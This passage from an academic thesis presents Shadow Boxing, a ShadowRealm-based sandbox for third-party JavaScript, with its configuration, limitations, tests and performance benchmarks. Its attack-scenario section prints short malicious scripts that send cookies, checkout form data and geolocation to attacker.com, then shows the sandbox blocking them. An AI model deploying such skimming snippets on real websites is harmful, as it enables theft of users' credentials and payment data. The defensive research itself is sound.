- **groupByOrigin**: A boolean value indicating whether scripts should be grouped by their origin. Defaults to `true`.
- **validation**: An object containing a specification of the origins and the rules to be applied to them. The properties of this object are the following:
 - *****: An object containing the default validation for all scripts.
 - **<origin>**: An object containing the validation for scripts from a specific origin, if `groupByOrigin` is set to `true`.

The validation object of each origin may contain the following properties:

- **exposedGlobals**: A tuple with two elements, each an array of strings representing the global objects that should be exposed to and forwarded from the contained scripts, respectively. Alternatively, `false` can be used to expose no global objects (same as an empty array) and, for the globals exposed to the contained script, `true` can be used to expose all global objects from the main realm. Defaults to `[true, false]`.
- **hooks**: An object containing the hooks for the validation layer, as described in 3.4.1. Defaults to each hook being undefined. It may have the following properties:

- **get**: A function that receives the accessed object and property and returns a boolean indicating whether access should be allowed.
 - **set**: A function that receives the object, property, and value being set and returns a boolean indicating whether access should be allowed.
 - **apply**: A function that receives the called function, the object it is being called on, and the arguments and returns a boolean indicating whether access should be allowed.
- **rules**: An object containing the rules for the validation layer, as described in 3.4.2.

Listing 3.14 shows an example of a possible configuration object.

```
1 {
2   lib: "/path/to/shadowboxing/",
3   debug: true,
4   report: "https://example.com/report-violation",
5   blockViolations: true,
6   groupByOrigin: true,
7   validation: {
8     "*": {
9       exposedGlobals: ["document", false],
10      hooks: {
11        get: (obj, prop) => {
12          if (
13            obj &&
14            obj.nodeName === "INPUT" &&
15            obj.classList.contains("protected-input")
16          ) {
17            return false;
18          }
19          return true;
20        },
21        set: (obj, prop, value) => {
22          if (
23            obj &&
24            obj.nodeName === "INPUT" &&
25            obj.classList.contains("protected-input")
26          ) {
27            return false;
28          }
29          return true;
30        },
31        apply: undefined,
32      },
33      rules: {
34        // define rules here
35      },
36    },
37  },
38 }
```

```
37     "https://example.com": {
38         exposedGlobals: [
39             [
40                 "Event",
41                 "dispatchEvent",
42                 "document",
43                 "navigator",
44                 "location",
45                 "console",
46             ],
47             ["analyticsObject"],
48         ],
49     },
50 },
51 }
```

Listing 3.14: *Shadow Boxing* configuration example.

3.9 Limitations

Although this solution offers a lot of versatility for running existing scripts in a sandboxed environment by letting them run as if they were in the main realm, there are still some possible limitations to be considered, listed in the following paragraphs.

Although most of the behaviour of a contained script will be intact (if allowed), some objects may not exist inside the *Shadow Box* that would otherwise be present in the original environment. Some methods (like listing the properties of the instrumented objects) may act differently inside the *Shadow Box*. Besides allowing scripts to identify that they are not running in the main realm (which was specified as a non-goal), it could change the script's behaviour. However, typically, scripts would not behave differently based on this characteristic unless they are specifically designed to do so. There will always be a trade-off between security and compatibility, as the more restrictions that are placed on a script, the more likely it is to break or not work as expected.

The *Shadow Box* does not prevent scripts from causing denial-of-service attacks by blocking the main thread or consuming excessive resources, as they are still running synchronously on the main thread and may freely run pure computation tasks.

When a script needs to be executed using the `evaluate` method and is coming from an external source (it is not an inline script), it needs to be fetched by the *Shadow Boxing* system instead of the browser. For this to be possible, the server hosting the script must have the correct CORS⁸ headers set up. While most third-party scripts have the `Access-Control-Allow-Origin: *` header, indicating that they can be fetched from any origin, some may not, and the script might not be readable in JS. In this case, the script may be proxied to add the necessary headers, or a different CDN can be used to fetch the script (e.g., *cdnjs*⁹).

⁸Cross-Origin Resource Sharing - <https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS>

⁹*cdnjs* is a free and open-source JS CDN powered by Cloudflare - <https://cdnjs.com/>

Although the ShadowRealm API provides a powerful mechanism for isolating scripts, it is important to note that browser support for this API is still limited. However, we build this solution with the future in mind (following the principles of progressive enhancement), as it is expected that the API will be widely available in the future. An integration with *Shadow Boxing* can check for the API's availability and fallback to a different mechanism if it is not present. We experimented with an existing polyfill for the ShadowRealm API¹⁰, but since it used iframes for the isolated realms, which have unforgeable properties that may not be redefined, it was not fully compatible with the current implementation.

Finally, there will always be some performance impact when compared to the original execution of a script. In the next chapter, we consider this and evaluate the performance of *Shadow Boxing*.

¹⁰Available at: <https://github.com/leobalter/shadowrealms-polyfill>

Chapter 4

Validation and Evaluation

In this chapter, we validate and evaluate the implemented system, *Shadow Boxing*, to assess its performance and effectiveness. For that, we try to find answers to the following questions:

1. Does *Shadow Boxing* provide a viable JavaScript isolation mechanism?
2. What is the latency overhead of *Shadow Boxing*, and how does it compare to other solutions?

Question 1 is explored in Sections 4.1 and 4.3, while Section 4.4 tackles Question 2. Section 4.5 discusses the results and their implications for the research questions.

4.1 Integration Testing

In order to verify the correctness of the solution throughout its development and the expected behaviour when interacting with the main realm from inside a *Shadow Box*, we have set up a series of integration tests that cover the system’s main functionalities. These tests are automatically run when committing new code and are used to ensure that the solution is working as expected and that no regressions are introduced.

We used the Playwright testing framework¹ to write the integration tests with the necessary flags to enable the Shadow Realm API in the browser. This framework allows us to automate end-to-end tests in the browser.

The test suite was based in Partytown’s [45], and covers the browser functionalities listed in Table 4.1.

¹<https://playwright.dev/>

Interface	Description
Anchor	A hyperlink in an HTML document.
Audio	An audio element in an HTML document.
Canvas	A space for creating graphics and animations.
Custom Element	Allows developers to define their own custom HTML elements.
Document	The entire HTML document.
Element	An element in an HTML document.
Element Class	A class of elements in an HTML document.
Element Style	The style of an element in an HTML document.
Event	An event that occurs in an HTML document.
Error	An error that occurs in an HTML document.
Fetch/XHR	Allows fetching resources from a server.
Form	A form element in an HTML document.
History	The browsing history of a window.
IFrame	An inline frame in an HTML document.
Image	An image element in an HTML document.
IntersectionObserver	Allows tracking the visibility and position of elements.
Multiple Tabs	Deals with multiple tabs in a browser.
MutationObserver	Allows observing changes to the DOM.
Navigator	The state and identity of the user agent.
Node	A node in the DOM tree.
NodeList	A collection of nodes in the DOM tree.
ResizeObserver	Allows tracking changes to the size of elements.
Screen	The screen of a device.
Script	A script element in an HTML document.
Storage	Allows storing data in the browser.
Style	The style of an element in an HTML document.
Svg	An SVG element in an HTML document.
Video	A video element in an HTML document.
Window	A window in a browser.

Table 4.1: List of JavaScript browser functionality covered by the integration tests.

4.2 Experimental Setup

This section describes the experimental setup used in the following sections.

Our experiments run on a Lenovo machine with an AMD Ryzen™ 7 5800H and 16GB of RAM.

We use the Firefox browser (version 100.0b) for the experiments, with the ShadowRealm API enabled.

4.2.1 Mockup Website

To evaluate the performance of the implemented system in a real-world scenario, we created a simple mockup website that simulates a typical webpage that may embed third-party scripts, resembling a checkout form², as shown in Figure 4.1.


The image shows a mockup of a checkout website. At the top, it says "Checkout here!" followed by a progress bar with four steps: "Cart", "Confirmation", "Payment", and "Finish". The "Payment" step is currently active. Below the progress bar, there are two payment options: "Pay €19.99 with credit card" (selected) and "Pay €19.99 with PayPal". The credit card section includes fields for "Name" (John Doe), "Card Number" (4000000000001000), "Valid date" (11/2026), and "CVV / CVC *" (123). A note explains that CVV or CVC is the card security code. At the bottom, there are "Back" and "Next Step" buttons.

Figure 4.1: Mockup website used for evaluation.

Listing 4.1 shows the information sent on a POST request, when the form is submitted.

²Based on an open-source project: <https://codepen.io/hannahtsou/pen/pRBvaN>

```
1 {  
2   payment: "card",  
3   cardholder: "John Doe",  
4   date: "11/2026",  
5   verification: "123",  
6   cardnumber: "4000000000001000"  
7 }
```

Listing 4.1: Example of form data sent on POST request.

4.2.2 Reference Implementations

To have a reference point for comparing the performance of the implemented system, we evaluate different implementations in Section 4.4.

We focus on comparing the performance of the isolation mechanisms, as opposed to the enforcement of the security policies, which would always run in the main realm (the trusted context) similarly.

The baseline scenario, where we evaluate the website's performance in its original state, with third-party scripts running in the main context and without any interception or isolation mechanisms, is our control.

We wrote automation scripts for injecting the third-party scripts into the website, with the different implementations, and gathering the performance metrics.

The following subsections describe the implementations used for comparison.

4.2.2.1 Partytown

Partytown is a library for running third-party scripts from a Web Worker [45]. Since it is a currently maintained and actively used open-source project that provides isolation mechanisms for third-party scripts, we use it as a reference for comparison. Partytown's approach is described in 2.3.3.2.

While isolation is not the main focus of Partytown - as opposed to our solution - one of their specified goals is to "Sandbox third-party scripts and allow or deny their access to main thread APIs" [45]. Besides allowing for custom resolution of URLs fetched from third-party scripts, while not specified in the documentation, the source code also shows that Partytown currently exposes a `get`, `set` and `apply` hooks, which can be used to intercept, validate, and modify the behaviour of the third-party scripts.

As mentioned, Partytown uses one of two methods to synchronise communication between the main thread and the worker thread: a Service Worker or the `Atomics` API, depending on the browser's support. The latter method is used in the evaluation, as it is the most performant.

Listing 4.2 shows the configuration used for Partytown in the evaluation. We use the production, minified build of version `v0.10.2` of Partytown for evaluation.

```
1 partytown = {  
2   debug: false,  
3   forward: [],  
4   lib: "~/partytown/",  
5 };
```

Listing 4.2: Partytown configuration used for evaluation.

4.2.2.2 WPI Mockup

Another relevant target for comparison is Jscrambler’s product, *Webpage Integrity* (WPI).

As the product itself implements many other features which may affect the performance of the website, and we are interested in comparing the performance of only the isolation mechanisms, we created a mockup subset implementation, along with WPI’s team, that only recreates its isolation techniques, based in proxies, as mentioned in 2.3.3.3.

Since WPI runs all scripts in the same realm, there is no straightforward way to determine which script’s action is being validated at runtime when intercepting a request. In this mockup, we also implemented the same method as WPI to detect which third-party script is making a request.

Since WPI runs all scripts in the same realm, we must enumerate the globals that should be protected for each experiment. At its core, these are proxied by defining custom getters and setters on their properties, as shown in Listing 4.3.

```
1 Object.defineProperty(targetObject, prop, {  
2   get: function getter () {  
3     // Interception logic  
4     return proxyObject;  
5   },  
6   set: function setter (newValue) {  
7     // Interception logic  
8     proxyObject = newValue;  
9   },  
10  enumerable: true,  
11  configurable: true,  
12 });
```

Listing 4.3: Example of protecting an object in the WPI mockup.

We use the minified version of this mockup implementation for evaluation.

4.2.2.3 Shadow Boxing

Finally, we compare the performance of our own *Shadow Boxing* implementation with the other two.

As we only focus on the isolation mechanisms, our configuration excludes the enforcement of security policies. The configuration used for the evaluation is shown in Listing 4.4. We use the minified version of the implementation for evaluation.

```
1 shadowboxing = {  
2   debug: false,  
3   groupByOrigin: true,  
4   validation: {  
5     "*": {  
6       exposedGlobals: [true, false],  
7     },  
8   },  
9 };
```

Listing 4.4: *Shadow Boxing* configuration used for evaluation.

4.3 Practical Attack Scenarios

To evaluate the effectiveness of *Shadow Boxing* in preventing common attacks, we set up a series of attack scenarios commonly used by malicious third-party scripts to steal user data or perform other malicious actions. We set up a base script in the mockup website described in Subsection 4.2.1 with a set of predefined rules and then simulate an injection of a malicious script for each type of attack to show how the implemented system would block them.

The original script's function is to validate the form data before it is sent to the server. More specifically, it checks if the cardholder name is not empty, if the date is valid and in the future, if the card number is valid (through an API request), and if the verification number has the correct length. The script is available in Appendix A.2.1. For this example, we simulate that the script is hosted at `https://example.com/validate.js`, which would be the third party's domain, and the website is hosted at `http://localhost:3000/`.

We set up a webhook to receive violation reports from the browser³. Appendix A.2.2 shows an example of a violation report received on the webhook.

Listing 4.5 shows the *Shadow Boxing* configuration used for the attack scenarios, with both access hooks and declarative rules.

The staged attack scenarios are described below.

³Using *Webhook.site*: `https://webhook.site/`

```
1 shadowboxing = {
2   lib: "~/shadowboxing/",
3   debug: false,
4   report: "https://webhook.site/...",
5   blockViolations: true,
6   groupByOrigin: true,
7   validation: {
8     "*": {
9       exposedGlobals: [false, false],
10    },
11    "http://example.com": {
12      exposedGlobals: ["document", "alert", "fetch"], false],
13      hooks: {
14        set: (_obj, _prop, _value) => {
15          return false;
16        },
17        apply: (target, _thisArg, argumentsList) => {
18          if (
19            target === globalThis.fetch &&
20            (typeof argumentsList[0] !== "string" ||
21              !argumentsList[0].startsWith("https://example.com"))
22          )
23            return false;
24          return true;
25        },
26      },
27      rules: {
28        not: {
29          all: [
30            {
31              fact: "get-object",
32              path: "nodeName",
33              operator: "equal",
34              value: "#document",
35            },
36            {
37              fact: "get-property",
38              operator: "notIn",
39              value: ["getElementById", "querySelector"],
40            },
41          ],
42        },
43      },
44    },
45  },
46 };
```

Listing 4.5: *Shadow Boxing* configuration used for the attack scenarios.

Cookie Theft

In this scenario, the script tries to steal the user's cookies by reading the `document.cookie` property.

The injected code is shown in Listing 4.6.

```
1 (function () {  
2   const c = document.cookie;  
3   fetch("https://attacker.com/steal", {  
4     method: "POST",  
5     body: JSON.stringify({ cookie: c }),  
6   });  
7 }) ();
```

Listing 4.6: Malicious script for cookie theft.

In this case, since this property is not listed as the allowed properties for `document` in the original script rules, the script is blocked from reading the cookies, and the violation received on the webhook is as shown in Listing 4.7.

```
1 {  
2   "origin": "http://example.com",  
3   "action": "get",  
4   "values": {  
5     "obj": {  
6       "location": {  
7         "href": "http://localhost:3000/payment/",  
8         "origin": "http://localhost:3000",  
9         "protocol": "http:",  
10        "host": "localhost:3000",  
11        "hostname": "localhost",  
12        "port": "3000",  
13        "pathname": "/payment/",  
14        "search": "",  
15        "hash": ""  
16      }  
17    },  
18    "prop": "cookie"  
19  }  
20 }
```

Listing 4.7: Violation report for cookie theft.

Form Data Theft

In this scenario, the script tries to steal the user's form data by reading the form fields' values and exfiltrating them to an attacker-controlled server.

The injected code is shown in Listing 4.8.

```
1 (function () {  
2   const form = document.querySelector(".checkout-panel");  
3   const data = new FormData(form);  
4   fetch("https://attacker.com/steal", {  
5     method: "POST",  
6     body: JSON.stringify(Object.fromEntries(data)),  
7   });  
8 }) ();
```

Listing 4.8: Malicious script for form data theft.

In this case, since the original script needs to access the form data, the malicious script can read the form fields. However, the script is blocked from exfiltrating the data to the attacker's server, and the violation received on the webhook is as shown in Listing 4.9.

```
1 {  
2   "origin": "http://example.com",  
3   "action": "apply",  
4   "values": {  
5     "target": "fetch",  
6     "thisArg": "window",  
7     "argumentsList": [  
8       "https://attacker.com/steal",  
9       {  
10        "method": "POST",  
11        "body": "{\\"payment\\":\\"card\\",\\"cardholder\\":\\"John Doe\\",\\"date\\":\\"11/2026\\",\\"verification\\":\\"123\\",\\"cardnumber\\":\\"4000000000001000\\"}"  
12      }  
13    ]  
14  }  
15 }
```

Listing 4.9: Violation report for form data theft.

Geolocation Tracking

In this scenario, the script tries to track the user's geolocation by accessing the `navigator.geolocation` property.

The injected code is shown in Listing 4.10.

```
1 (function () {  
2   navigator.geolocation.getCurrentPosition((position) => {  
3     fetch("https://attacker.com/track", {  
4       method: "POST",  
5       body: JSON.stringify({  
6         latitude: position.coords.latitude,  
7         longitude: position.coords.longitude,  
8       }},  
9     });  
10  });  
11 }) ();
```

Listing 4.10: Malicious script for geolocation tracking.

In this case, since the `navigator` API is not instrumented inside the *Shadow Box*, it is undefined, no action occurs, and no violation is reported. To report these kinds of violations, the developer may choose to expose all globals to the script and restrict them in the validation rules.

4.4 Practical Performance Scenarios

4.4.1 Access to DOM properties

To assess the performance overhead of our isolation mechanism, we conducted a series of benchmarks to compare the latency of the different implementations. As we do not expect pure computation operations, from the perspective of the running script, to be affected by our system, as they do not interact cross-realm, we focus on the latency of operations that require communication to the main realm, such as DOM manipulation.

We use the JS Performance API, which provides a high-resolution time stamp, for measuring the time taken to execute the operations [55].

Each operation is executed multiple times, over ten runs, to estimate its execution time, shown with a confidence interval of 95%.

The following operations were measured:

- Get properties from the DOM (`dom-get`).
- Set properties of the DOM (`dom-set`).

- Call functions on the DOM (`dom-apply`).

Appendix A.3.1 shows the operations performed in each benchmark.

Listing 4.11 shows an example of the code used to measure the time taken to access a property of the DOM.

```

1 performance.mark("start");
2 for (let i = 0; i < 10000; i++) {
3   document.title;
4 }
5 performance.mark("end");
6 const time = performance.measure("access", "start", "end");

```

Listing 4.11: Code used to measure the time taken to access a property of the DOM.

The results of the performance benchmarks are shown in Table 4.2.

Benchmark	Baseline	Partytown	WPI	Shadow Boxing
dom-get	1.10 ± 0.02 (1.00)	1020 ± 90 (927)	450 ± 8 (409)	34.8 ± 0.4 (31.6)
dom-set	7.90 ± 0.21 (1.00)	259 ± 51 (32.8)	443 ± 2 (56.1)	62.7 ± 2.8 (7.94)
dom-apply	8.71 ± 0.38 (1.00)	63100 ± 800 (7240)	485 ± 16 (55.7)	552 ± 35 (63.4)

Table 4.2: Performance benchmarks for the different implementations, reported in time taken to execute 10000 operations (in milliseconds $\pm$ 95% confidence interval) and corresponding slow-down compared to the baseline, rounded to three significant figures.

4.4.2 Practical Webpage Scenario

In this section, we evaluate the performance of the implemented system in a practical scenario using the mockup website described in Subsection 4.2.1. Common third-party scripts are injected into the website to compare their performance under different isolation mechanisms. The chosen scripts, listed in Table 4.3, were based on popularity from each category of W3Techs [56].

We measure the time taken to load the website and the time it takes to become interactive in the various implementations. The time to load the website is measured from when the user navigates to the website until the browser loads all resources. The time for the website to become interactive is measured from when the user navigates to the website until the user can interact with it. These metrics are measured using the Firefox profiler.

Category	Name	Script Source
Analytics ¹	Google Analytics	https:
Tag Manager ²	Google Tag Manager	//www.googletagmanager.com/gtag/js
Advertising ³	Google Ads	https://pagead2.googlesyndication.com/pagead/js/adsbygoogle.js
CSS Framework ⁴	Bootstrap	https://cdn.jsdelivr.net/npm/bootstrap@5.3.3/dist/js/bootstrap.bundle.min.js
JS Library ⁵	jQuery	https://cdnjs.cloudflare.com/ajax/libs/jquery/3.7.1/jquery.min.js
CDN ⁶	CDNJS	
Social Widget ⁷	Facebook	https://connect.facebook.net/en_US/sdk.js

¹ https://w3techs.com/technologies/overview/traffic_analysis

² https://w3techs.com/technologies/overview/tag_manager

³ <https://w3techs.com/technologies/overview/advertising>

⁴ https://w3techs.com/technologies/overview/css_framework

⁵ https://w3techs.com/technologies/overview/javascript_library

⁶ https://w3techs.com/technologies/overview/content_delivery

⁷ https://w3techs.com/technologies/overview/social_widget

Table 4.3: Third-party scripts loaded in the mockup website.

The website is loaded with and without third-party scripts - to compare the overhead of just setting up the isolation mechanisms - and the performance metrics are gathered for each implementation over ten runs. Network resources are cached between runs to ensure the network latency does not affect the results. The results of the performance evaluation are shown in Table 4.4.

Scripts	Metric	Baseline	Partytown	WPI	Shadow Boxing
None	Load Time (ms)	55.4 ± 11.8 (1.00)	54.0 ± 2.9 (0.975)	58.1 ± 1.8 (1.05)	62.1 ± 7.9 (1.12)
	Interactive Time (ms)	61.0 ± 7.5 (1.00)	66.1 ± 3.0 (1.08)	66.5 ± 2.4 (1.09)	69.7 ± 8.4 (1.14)
All	Load Time (ms)	204 ± 4 (1.00)	56.4 ± 3.0 (0.276)	338 ± 20 (1.66)	192 ± 15 (0.941)
	Interactive Time (ms)	80.7 ± 3.2 (1.00)	72.1 ± 3.8 (0.893)	275 ± 26 (3.41)	86.8 ± 9.1 (1.08)

Table 4.4: Performance metrics for the mockup website with and without third-party scripts, reported in time taken to load the website and time taken for the website to become interactive (in milliseconds ± 95% confidence interval) and corresponding slowdown compared to the baseline, rounded to three significant figures.

4.5 Discussion

The validation and evaluation of the proposed *Shadow Boxing* framework have demonstrated promising results in addressing the security concerns posed by third-party scripts. The integration tests and attack scenarios show how the system effectively isolates and restricts the access of third-party scripts to the main realm and prevents common attacks. The performance benchmarks indicate that while the system introduces some overhead compared to a non-sandboxed environment, the overhead remains within acceptable bounds, especially compared to other isolation mechanisms.

In the following subsections, we further discuss the results and how they relate to the research questions posed in the beginning of this chapter.

4.5.1 Viability of Shadow Boxing as a JavaScript Isolation Mechanism

The integration tests demonstrated that *Shadow Boxing* successfully maintained the expected behaviour of JavaScript functionalities within a controlled environment. The tests covered a broad spectrum of browser functionalities, ensuring that the system's isolation mechanism did not interfere with the regular operation of third-party scripts. This is crucial for any isolation mechanism, as it must strike a balance between security and usability. The success of these tests indicates that *Shadow Boxing* provides a viable method for executing inside an isolated shadow realm JavaScript that is intended for the main realm in a way that preserves the functionality of legitimate scripts. Nonetheless, production tests are needed to further validate our implementation's compatibility with the web platform.

Moreover, the practical attack scenarios further validate the system's effectiveness in preventing common attacks. In the set up scenarios, *Shadow Boxing* was capable of blocking or restricting malicious scripts from performing unauthorized actions. The system's configuration allowed for flexible and precise control over what actions third-party scripts could perform. These findings suggest that *Shadow Boxing* can provide a robust defence against various attack vectors. However, it is essential to note that the system's effectiveness is highly dependent on the accuracy of the validation rules defined by the developer.

We should note some critical differences in the offered isolation compared to the other solutions. In both Partytown and WPI, third-party scripts are run in the same context, meaning they share the same environment and can potentially interfere with each other or access each other's data. In contrast, *Shadow Boxing* compartmentalizes each script into its own "box", with the possibility of grouping scripts from the same origin. Another notable difference is that in Partytown, when intercepting actions, it is not possible to assess the origin script that triggered them, which can limit its utility in scenarios where knowing the source of a script's action is crucial for making security decisions. Additionally, since WPI runs only in the main realm and does not use a separate context for third-party scripts, besides its isolation not being as strong, it is limited by the properties and methods that are configurable in the main realm - which is not the case for `document.location`, for example, as it is a non-configurable property.

4.5.2 Performance Overhead of Shadow Boxing

The performance benchmarks on operations that require communication between the isolated script and the main realm revealed that *Shadow Boxing* introduces some latency overhead. However, when compared to Partytown and WPI, *Shadow Boxing* showed a more favourable performance profile across all operations. This was expected for Partytown, as the use of Web Workers introduces significant overhead on DOM operations due to the synchronization mechanism between threads.

Regarding the overhead in the practical webpage performance scenario, where the loading of the whole website is taken into account, the results suggest that *Shadow Boxing* may introduce a slight slowdown compared to the baseline when just considering the setup of the isolation mechanism. However, overall, the system showed almost negligible overhead and outperformed WPI when third-party scripts were present. Partytown outperformed the other solutions when third-party scripts were present, even compared to the baseline. This was anticipated, as Partytown's main focus is to optimize page load times by offloading third-party scripts to a Web Worker.

These results suggest that while *Shadow Boxing* does incur a performance cost, it offers a reasonable trade-off between security and performance, especially in applications that require frequent interaction with the DOM.

Chapter 5

Conclusion

The web platform is ever-evolving, as are the security and privacy concerns that come with it. In this work, we explored and developed a novel solution for client-side JavaScript Sandboxing and Web Isolation, leveraging the Shadow Realm API and other modern web APIs. We investigated current and emerging web technologies, focusing on understanding the strengths and limitations of existing methods.

We developed a prototype implementation of our approach, called *Shadow Boxing*, and evaluated its performance compared to existing solutions. We also discussed our approach’s security and privacy implications and how it can be used to mitigate common web security threats.

Our evaluation showed that *Shadow Boxing* is a promising solution, which may improve performance over existing approaches while providing a more secure and privacy-preserving environment for third-party scripts. These findings support the potential of *Shadow Boxing* as a competitive solution for enhancing the security of web applications.

Additionally, our system can satisfy use cases beyond Web Isolation. One such case is gaining more visibility and insight into the behaviour of these third-party scripts. Developers may analyze and monitor the actions performed by these scripts, allowing them to understand their functionality and potential interactions on the webpage, especially considering that they are usually offered as a black box, drop-in solution, often with little transparency or even purposefully obfuscated.

The implementation achieved our initial goals. However, there is still potential for future work to further enhance the capabilities and effectiveness of our approach. In this next section, we discuss future research and development areas that could be explored.

5.1 Future Work

Our work represents a starting point for exploring the potential of the Shadow Realm API in client-side Web Isolation. However, several areas of future research and development could further enhance the capabilities and effectiveness of our approach.

Developing effective validation rules for third-party scripts may be challenging and time-consuming, particularly for those without extensive security expertise. Future work could explore

the creation of a repository of pre-defined validation rules created for commonly used scripts and service providers. This could serve as a valuable resource for developers, offering a library of best practices and standardized rules that can be easily integrated into their applications. Such a repository could be collaboratively maintained by the community and continuously updated to address new threats and changes in the behaviour of third-party scripts. Other tools that assist developers in generating and customizing validation rules based on the specific needs of their websites could further simplify the process.

Additionally, future work could explore integrating machine learning techniques into the validation layer to analyze and detect malicious behaviour dynamically. Training models on large datasets of benign and malicious script behaviours could allow for the automatic identification and blocking of suspicious actions in real-time, providing a proactive defence mechanism that improves over time.

Currently, while *Shadow Boxing* effectively isolates third-party scripts, it may still be possible for these scripts to detect that they are being executed within a sandboxed environment. This can lead to unintended script behaviours or even attempts to circumvent the sandboxing mechanisms. Future work could focus on techniques to make the sandbox completely transparent and indistinguishable from the main realm. Achieving this could involve mocking or simulating the behaviour of various browser APIs and features for actions not allowed within the sandboxed context - without exposing sensitive information or compromising security.

Beyond the immediate improvements to *Shadow Boxing*, there is a broader opportunity to rethink how third-party scripts are integrated and managed on the web. Third-party scripts are often embedded directly into web pages, inheriting the same permissions and access levels as first-party code. As shown, this model poses inherent security risks. Future work could involve advocating for and developing new web standards that redefine how third-party content is sourced and executed and how it interacts with host pages.

5.2 Final Remarks

With all its flaws and idiosyncrasies, the web is undeniably a foundational element of modern digital infrastructure. Many of these imperfections are traced back to its early development stages, where decisions made to accommodate the technological limitations of the time have resulted in enduring challenges. Legacy protocols, outdated security models, and inconsistent standards have created a complex environment that developers must navigate. Yet, despite these issues, the web is here to stay, as it continues to serve as the backbone for communication, commerce, and information sharing worldwide. Therefore, instead of attempting to overhaul or replace the web entirely, it is crucial to address its shortcomings incrementally. By adopting robust security practices and staying vigilant against emerging threats, we can work towards a more secure and resilient web that meets the demands of today's digital landscape while respecting its historical context.

The growing reliance on third-party services for various functionalities in web development has become a double-edged sword. While these services offer convenience, efficiency, and ready-made solutions that accelerate development, they also have the potential to introduce significant security and privacy risks, with usually little oversight or control. Each additional third-party dependency increases the potential attack surface, making websites more vulnerable to malicious activity.

It is essential for developers to critically evaluate the necessity of each third-party integration and push to minimize their use. By carefully selecting and limiting these dependencies, developers can reduce the risk exposure and maintain greater control over the security and privacy of their web applications.

While it is essential to reflect on the heavy reliance on third-party services and their potential risks, it is noteworthy that even first-party content can be treated as third-party in an isolated context. Aware of their imperfections, developers may treat their own code as untrusted. Minimizing the attack surface of a webpage is a crucial step in safeguarding user security and privacy. However, it is equally essential to adhere to the principle of least privilege when exposing any third parties to our webpage context, ensuring they have only the minimum necessary access.

This principle is already a well-established security practice in various domains. For instance, in operating systems, user accounts and applications are typically restricted to only the access rights required to complete their tasks, thereby minimizing the potential damage from accidental or malicious actions. Programs are often required to be digitally signed to ensure their authenticity and integrity before being executed. Similarly, in network administration, firewalls and access control lists limit the communication pathways to only essential ones. Then the question arises: Why should web development be any different? The web seems to have been slower in adopting these practices, especially when it comes to integrating third-party services. This lag leaves web applications more vulnerable to exploitation, underscoring the need for a more rigorous process for client-side Web Isolation.

References

- [1] Jscrambler. Manage third-party scripts behaviors on your website. Accessed: Jun. 28, 2024. [Online.] Available: <https://jscrambler.com/blog/how-to-vet-and-manage-the-behavior-of-third-party-scripts-in-your-website>, April 2021.
- [2] Xinshu Dong, Minh Tran, Zhenkai Liang, and Xuxian Jiang. Adsentry: comprehensive and flexible confinement of javascript-based advertisements. In *Proceedings of the 27th Annual Computer Security Applications Conference, ACSAC '11*, page 297–306, New York, NY, USA, 2011. Association for Computing Machinery.
- [3] Ecma International, Technical Committee 39. ECMAScript® spec proposal for ShadowRealm API. Accessed: Jun. 28, 2024. [Online.] Available: <https://github.com/tc39/proposal-shadowrealm/>.
- [4] W3Schools. Javascript history. Accessed: Jan. 15, 2024. [Online.] Available: https://www.w3schools.com/js/js_history.asp.
- [5] C. Severance. Javascript: Designing a language in 10 days. *Computer*, 45(02):7–8, February 2012.
- [6] Ecma International, Technical Committee 39. ECMAScript® Language Specification. Accessed: Jun. 28, 2024. [Online.] Available: <https://tc39.es/ecma262/>.
- [7] Stack Overflow. 2024 stack overflow developer survey. Accessed: Jun. 28, 2024. [Online.] Available: <https://survey.stackoverflow.co/2024/technology#most-popular-technologies-language>, May 2024.
- [8] W3Techs. Historical yearly trends in the usage statistics of client-side programming languages for websites. Accessed: Jun. 28, 2024. [Online.] Available: https://w3techs.com/technologies/history_overview/client_side_language/all/y, June 2024.
- [9] Jscrambler. Code integrity: Code protection & code hardening for apps. Accessed: Jun. 28, 2024. [Online.] Available: <https://jscrambler.com/code-integrity>.
- [10] Jscrambler. Webpage integrity: Manage third-party risks. Accessed: Jun. 28, 2024. [Online.] Available: <https://jscrambler.com/webpage-integrity>.
- [11] Reuters. BA apologizes after 380,000 customers hit in cyber attack. Accessed: Jan. 15, 2024. [Online.] Available: <https://www.reuters.com/article/technology/ba-apologizes-after-380000-customers-hit-in-cyber-attack-idUSKCN1LM208/>, September 2018.

